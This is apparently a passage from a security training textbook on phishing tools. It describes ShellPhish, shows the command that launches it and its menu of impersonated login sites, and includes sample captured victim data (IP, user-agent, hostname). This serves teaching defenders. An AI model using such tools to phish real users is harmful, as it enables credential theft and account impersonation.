
Phishing Tools

Phishing tools can be used by attackers to generate fake login pages to capture usernames and passwords, send spoofed emails, and obtain the victim's IP address and session cookies. This information can further be used by the attacker, who will use it to impersonate a legitimate user and launch further attacks on the target organization.

- **ShellPhish**


  Source: *https://github.com*

  ShellPhish is a phishing tool used to phish user credentials from various social networking platforms such as Instagram, Facebook, Twitter, and LinkedIn. It also displays the victim system's public IP address, browser information, hostname, geolocation, and other information.



```
┌─[root@parrot]─[/shellphish]
└──╼ #./shellphish.sh

                                                              v1.7

      .:.:. Phishing Tool coded by:  @linux_choice .:.:.

  :: Disclaimer: Developers assume no liability and are not    ::
  :: responsible for any misuse or damage caused by ShellPhish ::

[01] Instagram      [09] Origin          [17] Gitlab
[02] Facebook       [10] Steam           [18] Pinterest
[03] Snapchat       [11] Yahoo           [19] Custom
[04] Twitter        [12] Linkedin        [99] Exit
[05] Github         [13] Protonmail
[06] Google         [14] Wordpress
[07] Spotify        [15] Microsoft
[08] Netflix        [16] InstaFollowers

[*] Choose an option: 1
```

Figure 9.7: Screenshot of ShellPhish




```
[*] IP Found!
[*] Victim IP: 66[redacted]
[*] User-Agent:  User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.
36
[*] Saved: instagram/saved.ip.txt

[*] Hostname: google[redacted]
[*] Reverse DNS: 52[redacted]
